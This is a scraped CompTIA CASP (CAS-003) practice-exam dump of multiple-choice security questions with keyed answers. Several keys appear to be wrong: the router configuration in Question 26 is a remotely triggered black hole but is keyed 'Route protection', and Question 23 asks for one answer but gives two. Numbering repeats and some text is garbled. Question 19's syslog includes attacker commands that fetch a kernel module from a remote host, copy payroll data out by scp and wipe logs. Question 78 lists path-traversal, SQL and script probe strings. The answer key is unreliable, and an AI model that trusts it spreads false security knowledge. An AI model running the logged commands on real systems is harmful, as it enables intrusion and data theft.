

## CAS-003 Dumps

### CompTIA Advanced Security Practitioner (CASP)

<https://www.certleader.com/CAS-003-dumps.html>



**NEW QUESTION 1**

A company is transitioning to a new VDI environment, and a system engineer is responsible for developing a sustainable security strategy for the VDIs. Which of the following is the MOST appropriate order of steps to be taken?

- A. Firmware update, OS patching, HIDS, antivirus, baseline, monitoring agent
- B. OS patching, baseline, HIDS, antivirus, monitoring agent, firmware update
- C. Firmware update, OS patching, HIDS, antivirus, monitoring agent, baseline
- D. Baseline, antivirus, OS patching, monitoring agent, HIDS, firmware update

**Answer:** A

**NEW QUESTION 2**

The Chief Information Officer (CIO) has been asked to develop a security dashboard with the relevant metrics. The board of directors will use the dashboard to monitor and track the overall security posture of the organization. The CIO produces a basic report containing both KPI and KRI data in two separate sections for the board to review.

Which of the following BEST meets the needs of the board?

- A. KRI:- Compliance with regulations- Backlog of unresolved security investigations- Severity of threats and vulnerabilities reported by sensors- Time to patch critical issues on a monthly basis  
KPI:- Time to resolve open security items- % of suppliers with approved security control frameworks- EDR coverage across the fleet- Threat landscape rating
- B. KRI:- EDR coverage across the fleet- Backlog of unresolved security investigations- Time to patch critical issues on a monthly basis- Threat landscape rating  
KPI:- Time to resolve open security items- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors
- C. KRI:- EDR coverage across the fleet- % of suppliers with approved security control framework- Backlog of unresolved security investigations- Threat landscape rating  
KPI:- Time to resolve open security items- Compliance with regulations- Time to patch critical issues on a monthly basis- Severity of threats and vulnerabilities reported by sensors
- D. KPI:- Compliance with regulations- % of suppliers with approved security control frameworks- Severity of threats and vulnerabilities reported by sensors- Threat landscape rating  
KRI:- Time to resolve open security items- Backlog of unresolved security investigations- EDR coverage across the fleet- Time to patch critical issues on a monthly basis

**Answer:** A

**NEW QUESTION 3**

The Chief Executive Officer (CEO) of a small startup company has an urgent need for a security policy and assessment to address governance, risk management, and compliance. The company has a resource-constrained IT department, but has no information security staff. The CEO has asked for this to be completed in three months.

Which of the following would be the MOST cost-effective solution to meet the company's needs?

- A. Select one of the IT personnel to obtain information security training, and then develop all necessary policies and documents in-house.
- B. Accept all risks associated with information security, and then bring up the issue again at next year's annual board meeting.
- C. Release an RFP to consultancy firms, and then select the most appropriate consultant who can fulfill the requirements.
- D. Hire an experienced, full-time information security team to run the startup company's information security department.

**Answer:** C

**NEW QUESTION 4**

An engineer needs to provide access to company resources for several offshore contractors. The contractors require:  
Access to a number of applications, including internal websites  
Access to database data and the ability to manipulate it  
The ability to log into Linux and Windows servers remotely

Which of the following remote access technologies are the BEST choices to provide all of this access securely? (Choose two.)

- A. VTC
- B. VRRP
- C. VLAN
- D. VDI
- E. VPN
- F. Telnet

**Answer:** DE

**NEW QUESTION 5**

A project manager is working with a team that is tasked to develop software applications in a structured environment and host them in a vendor's cloud-based infrastructure. The organization will maintain responsibility for the software but will not manage the underlying server applications. Which of the following does the organization plan to leverage?

- A. SaaS
- B. PaaS
- C. IaaS
- D. Hybrid cloud
- E. Network virtualization

**Answer:** B

**NEW QUESTION 6**

A network engineer is upgrading the network perimeter and installing a new firewall, IDS, and external edge router. The IDS is reporting elevated UDP traffic, and the internal routers are reporting high utilization. Which of the following is the BEST solution?

- A. Reconfigure the firewall to block external UDP traffic.
- B. Establish a security baseline on the IDS.
- C. Block echo reply traffic at the firewall.
- D. Modify the edge router to not forward broadcast traffi

**Answer:** B

#### NEW QUESTION 7

An administrator is working with management to develop policies related to the use of the cloudbased resources that contain corporate data. Management plans to require some control over organizational data stored on personal devices, such as tablets. Which of the following controls would BEST support management's policy?

- A. MDM
- B. Sandboxing
- C. Mobile tokenization
- D. FDE
- E. MFA

**Answer:** A

#### NEW QUESTION 8

A security analyst has been asked to create a list of external IT security concerns, which are applicable to the organization. The intent is to show the different types of external actors, their attack vectors, and the types of vulnerabilities that would cause business impact. The Chief Information Security Officer (CISO) will then present this list to the board to request funding for controls in areas that have insufficient coverage. Which of the following exercise types should the analyst perform?


- A. Summarize the most recently disclosed vulnerabilities.
- B. Research industry best practices and latest RFCs.
- C. Undertake an external vulnerability scan and penetration test.
- D. Conduct a threat modeling exercis

**Answer:** D

#### NEW QUESTION 9

##### DRAG DROP

A security administrator must configure the database server shown below the comply with the four requirements listed. Drag and drop the appropriate ACL that should be configured on the database server to its corresponding requirement. Answer options may be used once or not at all.



The DB server can only be managed from NIC3 via RDP from the sysadmin 10.100.2.0/24 network

The web server in the 10.10.10.0/25 network should connect to the DB via NIC1

The backup server at 172.30.10.3 should perform BD backups by connecting via the 192.168.1.0/24 network

The DB server should ot initiate outbound connections on NIC2

Permit TCP from 172.16.0.20/32 to 10.10.10.0/25 port 1434

Permit TCP from 10.100.2.0/24 to 172.16.0.20/32 port 3389

Permit UDP from 192.168.1.20 to 172.30.10.3

Deny TCP from 10.0.10.20/24 to ANY

Deny IP from ANY to ANY

Permit TCP from 10.10.10.0/25 to 172.16.0.20/32 port 1434

Permit TCP from 10.100.2.0/24 to 172.16.0.20/24 port 1434

Permit IP from 172.30.10.3 to 192.168.1.20

Deny IP from 10.0.10.20 to ANY

- A. Mastered
- B. Not Mastered

Answer: A

Explanation:

The DB server can only be managed from NIC3 via RDP from the sysadmin 10.100.2.0/24 network

The web server in the 10.10.10.0/25 network should connect to the DB via NIC1

The backup server at 172.30.10.3 should perform BD backups by connecting via the 192.168.1.0/24 network

The DB server should ot initiate outbound connections on NIC2

Permit TCP from 10.100.2.0/24 to 172.16.0.20/32 port 3389

Permit UDP from 192.168.1.20 to 172.30.10.3

Permit IP from 172.30.10.3 to 192.168.1.20

Deny IP from 10.0.10.20 to ANY

Permit TCP from 172.16.0.20/32 to 10.10.10.0/25 port 1434

Deny TCP from 10.0.10.20/24 to ANY

Deny IP from ANY to ANY

Permit TCP from 10.10.10.0/25 to 172.16.0.20/32 port 1434

Permit TCP from 10.100.2.0/24 to 172.16.0.20/24 port 1434

NEW QUESTION 10

A security administrator is hardening a TrustedSolaris server that processes sensitive data. The data owner has established the following security requirements: The data is for internal consumption only and shall not be distributed to outside individuals The systems administrator should not have access to the data processed by the server The integrity of the kernel image is maintained Which of the following host-based security controls BEST enforce the data owner’s requirements? (Choose three.)

- A. SELinux
- B. DLP
- C. HIDS
- D. Host-based firewall

- E. Measured boot
- F. Data encryption
- G. Watermarking

**Answer:** CEF

#### NEW QUESTION 10

Two new technical SMB security settings have been enforced and have also become policies that increase secure communications.

Network Client: Digitally sign communication Network Server: Digitally sign communication

A storage administrator in a remote location with a legacy storage array, which contains timesensitive data, reports employees can no longer connect to their department shares. Which of the following mitigation strategies should an information security manager recommend to the data owner?

- A. Accept the risk, reverse the settings for the remote location, and have the remote location file a risk exception until the legacy storage device can be upgraded
- B. Accept the risk for the remote location, and reverse the settings indefinitely since the legacy storage device will not be upgraded
- C. Mitigate the risk for the remote location by suggesting a move to a cloud service provide
- D. Have the remote location request an indefinite risk exception for the use of cloud storage
- E. Avoid the risk, leave the settings alone, and decommission the legacy storage device

**Answer:** A

#### NEW QUESTION 13

A security engineer is designing a system in which offshore, outsourced staff can push code from the development environment to the production environment securely. The security engineer is concerned with data loss, while the business does not want to slow down its development process. Which of the following solutions BEST balances security requirements with business need?

- A. Set up a VDI environment that prevents copying and pasting to the local workstations ofoutsourced staff members
- B. Install a client-side VPN on the staff laptops and limit access to the development network
- C. Create an IPSec VPN tunnel from the development network to the office of the outsourced staff
- D. Use online collaboration tools to initiate workstation-sharing sessions with local staff who have access to the development network

**Answer:** D

#### NEW QUESTION 15

A systems security engineer is assisting an organization's market survey team in reviewing requirements for an upcoming acquisition of mobile devices. The engineer expresses concerns to the survey team about a particular class of devices that uses a separate SoC for baseband radio I/O. For which of the following reasons is the engineer concerned?

- A. These devices can communicate over networks older than HSPA+ and LTE standards, exposing device communications to poor encryptions routines
- B. The organization will be unable to restrict the use of NFC, electromagnetic induction, and Bluetooth technologies
- C. The associated firmware is more likely to remain out of date and potentially vulnerable
- D. The manufacturers of the baseband radios are unable to enforce mandatory access controls within their driver set

**Answer:** B

#### NEW QUESTION 19

A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:



```
May 4 08:08:00 Server A: on console user jsmith: exec 'ls -l /data/finance/payroll/*.xls'
May 4 08:08:00 Server A: on console user jsmith: Access denied on /data/finance/
May 4 08:08:07 Server A: on console user jsmith: exec 'whoami'
May 4 08:08:10 Server A: on console user jsmith: exec 'wget 5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4 08:08:20 Server A: on console user jsmith: exec 'insmod /tmp/downloads/modinject.o'
May 4 08:08:10 Server A: on console user root: exec 'whoami'
May 4 08:09:37 Server A: on console user root: exec 'ls -l/data/finance/payroll/*.xls'
May 4 08:09:43 Server A: on console user root: exec 'gpg -e /data/finance/payroll/gl-May2017.xls'
May 4 08:09:55 Server A: on console user root: exec 'scp /data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4 08:10:03 Server A: on console user root: exec 'rm-rf /var/log/syslog'
May 4 08:10:05 Server A: on console user jsmith: exec 'rmmod modinject.o'
May 4 08:10:05 Server A: kernel: PANIC 'unable to handle paging request at 0x45A800c'
May 4 08:10:05 Server A: kernel: Automatic reboot initiated
May 4 08:10:06 Server A: kernel: Syncing disks
May 4 08:10:06 Server A: kernel: Reboot
May 4 08:12:25 Server A: kernel: System init
May 4 08:12:25 Server A: kernel: Configured from console by console
May 4 08:12:42 Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4 08:13:34 Server A: kernel: System changed state to up
May 4 08:14:23 Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

- A. A root user performed an injection attack via kernel module
- B. Encrypted payroll data was successfully decrypted by the attacker
- C. Jsmith successfully used a privilege escalation attack
- D. Payroll data was exfiltrated to an attacker-controlled host
- E. Buffer overflow in memory paging caused a kernel panic
- F. Syslog entries were lost due to the host being rebooted

**Answer:** CE

#### NEW QUESTION 23

A security incident responder discovers an attacker has gained access to a network and has overwritten key system files with backdoor software. The server was reimaged and patched offline. Which of the following tools should be implemented to detect similar attacks?

- A. Vulnerability scanner
- B. TPM
- C. Host-based firewall
- D. File integrity monitor
- E. NIPS

**Answer:** CD

#### NEW QUESTION 26

A server (10.0.0.2) on the corporate network is experiencing a DoS from a number of marketing desktops that have been compromised and are connected to a separate network segment. The security engineer implements the following configuration on the management router:

```
Router(config)# ip route 192.168.3.1 255.255.255.255 Null0
Router(config)# route-map DATA
Router(config-route-map)#match tag 101
Router(config-route-map)#set ip next-hop 192.168.3.1
Router(config-route-map)#set community no-export

Router(config-router)#redistribute static route-map DATA

Router(config)#ip route 10.0.0.2 255.255.255.255 Null0 tag 101
```

Which of the following is the engineer implementing?

- A. Remotely triggered black hole
- B. Route protection
- C. Port security
- D. Transport security
- E. Address space layout randomization

**Answer:** B

#### NEW QUESTION 28

The Chief Information Security Officer (CISO) for an organization wants to develop custom IDS rulesets faster, prior to new rules being released by IDS vendors. Which of the following BEST meets this objective?

- A. Identify a third-party source for IDS rules and change the configuration on the applicable IDSs to pull in the new rulesets
- B. Encourage cybersecurity analysts to review open-source intelligence products and threat database to generate new IDS rules based on those sources
- C. Leverage the latest TCP- and UDP-related RFCs to arm sensors and IDSs with appropriate heuristics for anomaly detection
- D. Use annual hacking conventions to document the latest attacks and threats, and then develop IDS rules to counter those threats

**Answer:** B

#### NEW QUESTION 32

After embracing a BYOD policy, a company is faced with new security challenges from unmanaged mobile devices and laptops. The company's IT department has seen a large number of the following incidents:

Duplicate IP addresses  
Rogue network devices

Infected systems probing the company's network

Which of the following should be implemented to remediate the above issues? (Choose two.)

- A. Port security
- B. Route protection
- C. NAC
- D. HIPS
- E. NIDS

**Answer:** BC

#### NEW QUESTION 35

A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

- A. Vulnerability assessment
- B. Risk assessment
- C. Patch management
- D. Device quarantine
- E. Incident management

**Answer:** C

#### NEW QUESTION 39

A Chief Information Security Officer (CISO) is reviewing the results of a gap analysis with an outside cybersecurity consultant. The gap analysis reviewed all procedural and technical controls and found the following:

High-impact controls implemented: 6 out of 10  
Medium-impact controls implemented: 409 out of 472  
Low-impact controls implemented: 97 out of 1000

The report includes a cost-benefit analysis for each control gap. The analysis yielded the following information:

Average high-impact control implementation cost: \$15,000; Probable ALE for each high-impact control gap: \$95,000

Average medium-impact control implementation cost: \$6,250; Probable ALE for each medium-impact control gap: \$11,000

Due to the technical construction and configuration of the corporate enterprise, slightly more than 50% of the medium-impact controls will take two years to fully implement. Which of the following conclusions could the CISO draw from the analysis?

- A. Too much emphasis has been placed on eliminating low-risk vulnerabilities in the past
- B. The enterprise security team has focused exclusively on mitigating high-level risks
- C. Because of the significant ALE for each high-risk vulnerability, efforts should be focused on those controls
- D. The cybersecurity team has balanced residual risk for both high and medium controls

**Answer:** C

#### NEW QUESTION 44

A company monitors the performance of all web servers using WMI. A network administrator informs the security engineer that web servers hosting the company's client-facing portal are running slowly today. After some investigation, the security engineer notices a large number of attempts at enumerating host information via SNMP from multiple IP addresses. Which of the following would be the BEST technique for the security engineer to employ in an attempt to prevent reconnaissance activity?

- A. Install a HIPS on the web servers
- B. Disable inbound traffic from offending sources
- C. Disable SNMP on the web servers
- D. Install anti-DDoS protection in the DMZ

**Answer:** A

#### NEW QUESTION 49

A company wants to perform analysis of a tool that is suspected to contain a malicious payload. A forensic analyst is given the following snippet:

```
^32^[34fda19(fd^43gfd/home/user/lib/module.so.343jk^rfw(342fds43g
```

Which of the following did the analyst use to determine the location of the malicious payload?

- A. Code deduplicators
- B. Binary reverse-engineering

- C. Fuzz testing
- D. Security containers

**Answer:** B

#### NEW QUESTION 53

An agency has implemented a data retention policy that requires tagging data according to type before storing it in the data repository. The policy requires all business emails be automatically deleted after two years. During an open records investigation, information was found on an employee's work computer concerning a conversation that occurred three years prior and proved damaging to the agency's reputation. Which of the following MOST likely caused the data leak?

- A. The employee manually changed the email client retention settings to prevent deletion of emails
- B. The file that contained the damaging information was mistagged and retained on the server for longer than it should have been
- C. The email was encrypted and an exception was put in place via the data classification application
- D. The employee saved a file on the computer's hard drive that contained archives of emails, which were more than two years old

**Answer:** D

#### NEW QUESTION 56

Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

- A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
- B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
- C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
- D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

**Answer:** C

#### NEW QUESTION 58

A company is developing requirements for a customized OS build that will be used in an embedded environment. The company procured hardware that is capable of reducing the likelihood of successful buffer overruns while executables are processing. Which of the following capabilities must be included for the OS to take advantage of this critical hardware-based countermeasure?

- A. Application whitelisting
- B. NX/XN bit
- C. ASLR
- D. TrustZone
- E. SCP

**Answer:** B

#### NEW QUESTION 61

An architect was recently hired by a power utility to increase the security posture of the company's power generation and distribution sites. Upon review, the architect identifies legacy hardware with highly vulnerable and unsupported software driving critical operations. These systems must exchange data with each other, be highly synchronized, and pull from the Internet time sources.

Which of the following architectural decisions would BEST reduce the likelihood of a successful attack without harming operational capability? (Choose two.)

- A. Isolate the systems on their own network
- B. Install a firewall and IDS between systems and the LAN
- C. Employ own stratum-0 and stratum-1 NTP servers
- D. Upgrade the software on critical systems
- E. Configure the systems to use government-hosted NTP servers

**Answer:** BE

#### NEW QUESTION 65

A business is growing and starting to branch out into other locations. In anticipation of opening an office in a different country, the Chief Information Security Officer (CISO) and legal team agree they need to meet the following criteria regarding data to open the new office:

Store taxation-related documents for five years Store customer addresses in an encrypted format Destroy customer information after one year Keep data only in the customer's home country

Which of the following should the CISO implement to BEST meet these requirements? (Choose three.)

- A. Capacity planning policy
- B. Data retention policy
- C. Data classification standard
- D. Legal compliance policy
- E. Data sovereignty policy
- F. Backup policy
- G. Acceptable use policy
- H. Encryption standard

**Answer:** BCH

#### NEW QUESTION 70

An organization is currently working with a client to migrate data between a legacy ERP system and a cloud-based ERP tool using a global PaaS provider. As part of the engagement, the organization is performing data deduplication and sanitization of client data to ensure compliance with regulatory requirements. Which of the following is the MOST likely reason



for the need to sanitize the client data?

- A. Data aggregation
- B. Data sovereignty
- C. Data isolation
- D. Data volume
- E. Data analytics

**Answer:** A

#### NEW QUESTION 75

Given the code snippet below:

```
#include <stdio.h>

#include <stdlib.h>

int main(void) {

    char username[8];

    printf("Enter your username: ");

    gets(username)

    printf("\n");

    if (username == NULL) {

        printf("you did not enter a username\n");

    }

    if strcmp(username, "admin") {

        printf("%s", "Admin user, enter your physical token value: ");

        // rest of conditional logic here has been snipped for brevity

    } else {

        printf("Standard user, enter your password: ");

        // rest of conditional logic here has been snipped for brevity

    }

}
```

Which of the following vulnerability types is the MOST concerning?

- A. Only short usernames are supported, which could result in brute forcing of credentials.
- B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
- C. Hardcoded usernames with different code paths taken depend on which user is entered.
- D. Format string vulnerability is present for admin users but not for standard user

**Answer:** B

#### NEW QUESTION 78

A security analyst sees some suspicious entries in a log file from a web server website, which has a form that allows customers to leave feedback on the company's products. The analyst believes a malicious actor is scanning the web form. To know which security controls to put in place, the analyst first needs to determine the type of activity occurring to design a control. Given the log below:

Timestamp	SourceIP	CustName	PreferredContact	ProdName	Comments
Monday 10:00:04	10.14.34.55	aaaaa	Phone	Widget1	None left
Monday 10:00:04	10.14.34.55	bbbbb	Phone	Widget1	None left
Monday 10:00:05	10.14.34.55	cccc	Phone	Widget1	../../../../etc/passwd
Monday 10:01:03	10.14.34.55	ddddd	Phone	Widget1	None left
Monday 10:01:04	10.14.34.55	eeee	Phone	Widget1	None left
Monday 10:01:05	10.14.34.55	ffff	Phone	Widget1	1=1
Monday 10:03:05	172.16.34.20	Joe	Phone	Widget30	Love the Widget!
Monday 10:04:01	10.14.34.55	ggggg	Phone	Widget1	<script>
Monday 10:05:05	10.14.34.55	hhhhh	Phone	Widget1	wget cookie
Monday 10:05:05	10.14.34.55	iiii	Phone	Widget1	None left
Monday 10:05:06	10.14.34.55	llll	Phone	Widget1	None left

Which of the following is the MOST likely type of activity occurring?

- A. SQL injection
- B. XSS scanning
- C. Fuzzing
- D. Brute forcing

**Answer:** A

#### NEW QUESTION 82

Security policies that are in place at an organization prohibit USB drives from being utilized across the entire enterprise, with adequate technical controls in place to block them. As a way to still be able to work from various locations on different computing resources, several sales staff members have signed up for a web-based storage solution without the consent of the IT department. However, the operations department is required to use the same service to transmit certain business partner documents.

Which of the following would BEST allow the IT department to monitor and control this behavior?

- A. Enabling AAA
- B. Deploying a CASB
- C. Configuring an NGFW
- D. Installing a WAF
- E. Utilizing a vTPM

**Answer:** B

#### NEW QUESTION 87

A security technician is incorporating the following requirements in an RFP for a new SIEM: New security notifications must be dynamically implemented by the SIEM engine

The SIEM must be able to identify traffic baseline anomalies

Anonymous attack data from all customers must augment attack detection and risk scoring

Based on the above requirements, which of the following should the SIEM support? (Choose two.)

- A. Autoscaling search capability
- B. Machine learning
- C. Multisensor deployment
- D. Big Data analytics
- E. Cloud-based management
- F. Centralized log aggregation

**Answer:** BD

#### NEW QUESTION 88

During a security assessment, activities were divided into two phases; internal and external exploitation. The security assessment team set a hard time limit on external activities before moving to a compromised box within the enterprise perimeter.

Which of the following methods is the assessment team most likely to employ NEXT?

- A. Pivoting from the compromised, moving laterally through the enterprise, and trying to exfiltrate data and compromise devices.
- B. Conducting a social engineering attack attempt with the goal of accessing the compromised box physically.
- C. Exfiltrating network scans from the compromised box as a precursor to social media reconnaissance
- D. Open-source intelligence gathering to identify the network perimeter and scope to enable further system compromises.

**Answer: A**

#### NEW QUESTION 93

A security administrator wants to implement two-factor authentication for network switches and routers. The solution should integrate with the company's RADIUS server, which is used for authentication to the network infrastructure devices. The security administrator implements the following:

An HOTP service is installed on the RADIUS server.

The RADIUS server is configured to require the HOTP service for authentication.

The configuration is successfully tested using a software supplicant and enforced across all network devices. Network administrators report they are unable to log onto the network devices because they are not being prompted for the second factor.

Which of the following should be implemented to BEST resolve the issue?

- A. Replace the password requirement with the second factor
- B. Network administrators will enter their username and then enter the token in place of their password in the password field.
- C. Configure the RADIUS server to accept the second factor appended to the password
- D. Network administrators will enter a password followed by their token in the password field.
- E. Reconfigure network devices to prompt for username, password, and a token
- F. Network administrators will enter their username and password, and then they will enter the token.
- G. Install a TOTP service on the RADIUS server in addition to the HOTP service
- H. Use the HOTP on older devices that do not support two-factor authentication
- I. Network administrators will use a web portal to log onto these devices

**Answer: B**

#### NEW QUESTION 97

Following a merger, the number of remote sites for a company has doubled to 52. The company has decided to secure each remote site with an NGFW to provide web filtering, NIDS/NIPS, and network antivirus. The Chief Information Officer (CIO) has requested that the security engineer provide recommendations on sizing for the firewall with the requirements that it be easy to manage and provide capacity for growth.

The tables below provide information on a subset of remote sites and the firewall options:

Location	# of Users	Connectivity	Bandwidth Utilization
St. Louis	18	50 Mbps	20 Mbps
Des Moines	12	25 Mbps	19 Mbps
Chicago	27	100 Mbps	41 Mbps
Rapid City	6	10 Mbps	8 Mbps
Indianapolis	7	12 Mbps	8 Mbps

Vendor	Maximum Recommended Devices	Firewall Throughput	Full UTM?	Centralized Management Available?
A	40	150 Mbps	Y	Y
B	60	400 Mbps	N	Y
C	25	200 Mbps	N	N
D	25	100 Mbps	Y	Y

Which of the following would be the BEST option to recommend to the CIO?

- A. Vendor C for small remote sites, and Vendor B for large sites.
- B. Vendor B for all remote sites
- C. Vendor C for all remote sites
- D. Vendor A for all remote sites
- E. Vendor D for all remote sites

**Answer: D**

#### NEW QUESTION 102

Which of the following is an external pressure that causes companies to hire security assessors and penetration testers?

- A. Lack of adequate in-house testing skills.
- B. Requirements for geographically based assessments
- C. Cost reduction measures
- D. Regulatory insistence on independent review

**Answer: D**

**NEW QUESTION 105**

A database administrator is required to adhere to and implement privacy principles when executing daily tasks. A manager directs the administrator to reduce the number of unique instances of PII stored within an organization's systems to the greatest extent possible. Which of the following principles is being demonstrated?

- A. Administrator accountability
- B. PII security
- C. Record transparency
- D. Data minimization

**Answer:** D

**NEW QUESTION 107**

A newly hired security analyst has joined an established SOC team. Not long after going through corporate orientation, a new attack method on web-based applications was publicly revealed. The security analyst immediately brings this new information to the team lead, but the team lead is not concerned about it. Which of the following is the MOST likely reason for the team lead's position?

- A. The organization has accepted the risks associated with web-based threats.
- B. The attack type does not meet the organization's threat model.
- C. Web-based applications are on isolated network segments.
- D. Corporate policy states that NIPS signatures must be updated every hou

**Answer:** A

**NEW QUESTION 112**

The Chief Information Officer (CISO) is concerned that certain systems administrators will privileged access may be reading other user's emails. Review of a tool's output shows the administrators have used web mail to log into other users' inboxes. Which of the following tools would show this type of output?

- A. Log analysis tool
- B. Password cracker
- C. Command-line tool
- D. File integrity monitoring tool

**Answer:** A

**NEW QUESTION 117**

An organization is engaged in international business operations and is required to comply with various legal frameworks. In addition to changes in legal frameworks, which of the following is a primary purpose of a compliance management program?

- A. Following new requirements that result from contractual obligations
- B. Answering requests from auditors that relate to e-discovery
- C. Responding to changes in regulatory requirements
- D. Developing organizational policies that relate to hiring and termination procedures

**Answer:** C

**NEW QUESTION 118**

Company.org has requested a black-box security assessment be performed on key cyber terrain. On area of concern is the company's SMTP services. The security assessor wants to run reconnaissance before taking any additional action and wishes to determine which SMTP server is Internet-facing. Which of the following commands should the assessor use to determine this information?

- A. dnsrecon -d company.org -t SOA
- B. dig company.org mx
- C. nc -v company.org
- D. whois company.org

**Answer:** A

**NEW QUESTION 120**

A medical device company is implementing a new COTS antivirus solution in its manufacturing plant. All validated machines and instruments must be retested for interoperability with the new software. Which of the following would BEST ensure the software and instruments are working as designed?

- A. System design documentation
- B. User acceptance testing
- C. Peer review
- D. Static code analysis testing
- E. Change control documentation

**Answer:** A

**NEW QUESTION 121**

Providers at a healthcare system with many geographically dispersed clinics have been fined five times this year after an auditor received notice of the following SMS messages:



	Date	Subject	Message
1	5/12/2017	Change of room	Patient John Doe is now in room 201
2	5/12/2017	Prescription change	Ann Smith – add 5mg
3	5/13/2017	Appointment cancelled	John Doe cancelled
4	5/14/2017	Follow-up visit	Ann Smith scheduled a follow-up
5	5/20/2017	Emergency room	Ann Doe – patient #37125 critical
6	5/25/2017	Prescription overdose	John Smith – patient #25637 in room 37

Which of the following represents the BEST solution for preventing future files?

- A. Implement a secure text-messaging application for mobile devices and workstations.
- B. Write a policy requiring this information to be given over the phone only.
- C. Provide a courier service to deliver sealed documents containing public health informatics.
- D. Implement FTP services between clinics to transmit text documents with the information.
- E. Implement a system that will tokenize patient number

**Answer: A**

#### NEW QUESTION 123

An information security manager is concerned that connectivity used to configure and troubleshoot critical network devices could be attacked. The manager has tasked a network security engineer with meeting the following requirements:

Encrypt all traffic between the network engineer and critical devices. Segregate the different networking planes as much as possible.

Do not let access ports impact configuration tasks.

Which of the following would be the BEST recommendation for the network security engineer to present?

- A. Deploy control plane protections.
- B. Use SSH over out-of-band management.
- C. Force only TACACS to be allowed.
- D. Require the use of certificates for AAA.

**Answer: B**

#### NEW QUESTION 125

A penetration tester noticed special characters in a database table. The penetration tester configured the browser to use an HTTP interceptor to verify that the front-end user registration web form accepts invalid input in the user's age field. The developer was notified and asked to fix the issue. Which of the following is the MOST secure solution for the developer to implement?

- A. IF \$AGE == "!@#%^&\*()\_+<>?":{}[]" THEN ERROR
- B. IF \$AGE == [1234567890] {1,3} THEN CONTINUE
- C. IF \$AGE != "a-zA-Z!@#%&\*()\_+<>?":{}[]" THEN CONTINUE
- D. IF \$AGE == [1-0] {0,2} THEN CONTINUE

**Answer: B**

#### NEW QUESTION 126

The government is concerned with remote military missions being negatively being impacted by the use of technology that may fail to protect operational security. To remediate this concern, a number of solutions have been implemented, including the following:

End-to-end encryption of all inbound and outbound communication, including personal email and chat sessions that allow soldiers to securely communicate with families.

Layer 7 inspection and TCP/UDP port restriction, including firewall rules to only allow TCP port 80 and 443 and approved applications

A host-based whitelist of approved websites and applications that only allow mission-related tools and sites

The use of satellite communication to include multiple proxy servers to scramble the source IP address

Which of the following is of MOST concern in this scenario?

- A. Malicious actors intercepting inbound and outbound communication to determine the scope of the mission
- B. Family members posting geotagged images on social media that were received via email from soldiers
- C. The effect of communication latency that may negatively impact real-time communication with mission control
- D. The use of centrally managed military network and computers by soldiers when communicating with external parties

**Answer: A**

#### NEW QUESTION 128

During a routine network scan, a security administrator discovered an unidentified service running on a new embedded and unmanaged HVAC controller, which is used to monitor the company's datacenter

Port state 161/UDP open 162/UDP open 163/TCP open

The enterprise monitoring service requires SNMP and SNMPTRAP connectivity to operate. Which of the following should the security administrator implement to harden the system?

- A. Patch and restart the unknown services.
- B. Segment and firewall the controller's network
- C. Disable the unidentified service on the controller.
- D. Implement SNMPv3 to secure communication.
- E. Disable TCP/UDP PORTS 161 THROUGH 163

**Answer:** D

#### NEW QUESTION 132

There have been several exploits to critical devices within the network. However, there is currently no process to perform vulnerability analysis. Which the following should the security analyst implement during production hours to identify critical threats and vulnerabilities?

- A. asset inventory of all critical devices
- B. Vulnerability scanning frequency that does not interrupt workflow
- C. Daily automated reports of exploited devices
- D. Scanning of all types of data regardless of sensitivity levels

**Answer:** B

#### NEW QUESTION 133

The security configuration management policy states that all patches must undergo testing procedures before being moved into production. The sec... analyst notices a single web application server has been downloading and applying patches during non-business hours without testing. There are no apparent adverse reaction, server functionality does not seem to be affected, and no malware was found after a scan. Which of the following action should the analyst take?

- A. Reschedule the automated patching to occur during business hours.
- B. Monitor the web application service for abnormal bandwidth consumption.
- C. Create an incident ticket for anomalous activity.
- D. Monitor the web application for service interruptions caused from the patchin

**Answer:** C

#### NEW QUESTION 134

A pharmacy gives its clients online access to their records and the ability to review bills and make payments. A new SSL vulnerability on a specific platform was discovered, allowing an attacker to capture the data between the end user and the web server providing these services. After the new vulnerability, it was determined that web services provided are being impacted by this new threat. Which of the following data types MOST likely at risk of exposure based on this new threat? (Select Two)

- A. Cardholder data
- B. Intellectual property
- C. Personal health information
- D. Employee records
- E. Corporate financial data

**Answer:** AC

#### NEW QUESTION 139

The Chief Executive Officer (CEO) instructed the new Chief Information Security Officer (CISO) to provide a list of enhancements to the company's cybersecurity operation. As a result, the CISO has identified the need to align security operations with industry best practices. Which of the following industry references is appropriate to accomplish this?

- A. OSSM
- B. NIST
- C. PCI
- D. OWASP

**Answer:** B

#### NEW QUESTION 143

An administrator wants to enable policy based filexible mandatory access controls on an open source OS to prevent abnormal application modifications or executions. Which of the following would BEST accomplish this?

- A. Access control lists
- B. SELinux
- C. IPtables firewall
- D. HIPS

**Answer:** B

#### Explanation:

The most common open source operating system is LINUX.

Security-Enhanced Linux (SELinux) was created by the United States National Security Agency (NSA) and is a Linux kernel security module that provides a mechanism for supporting access control

security policies, including United States Department of Defense–style mandatory access controls (MAC).

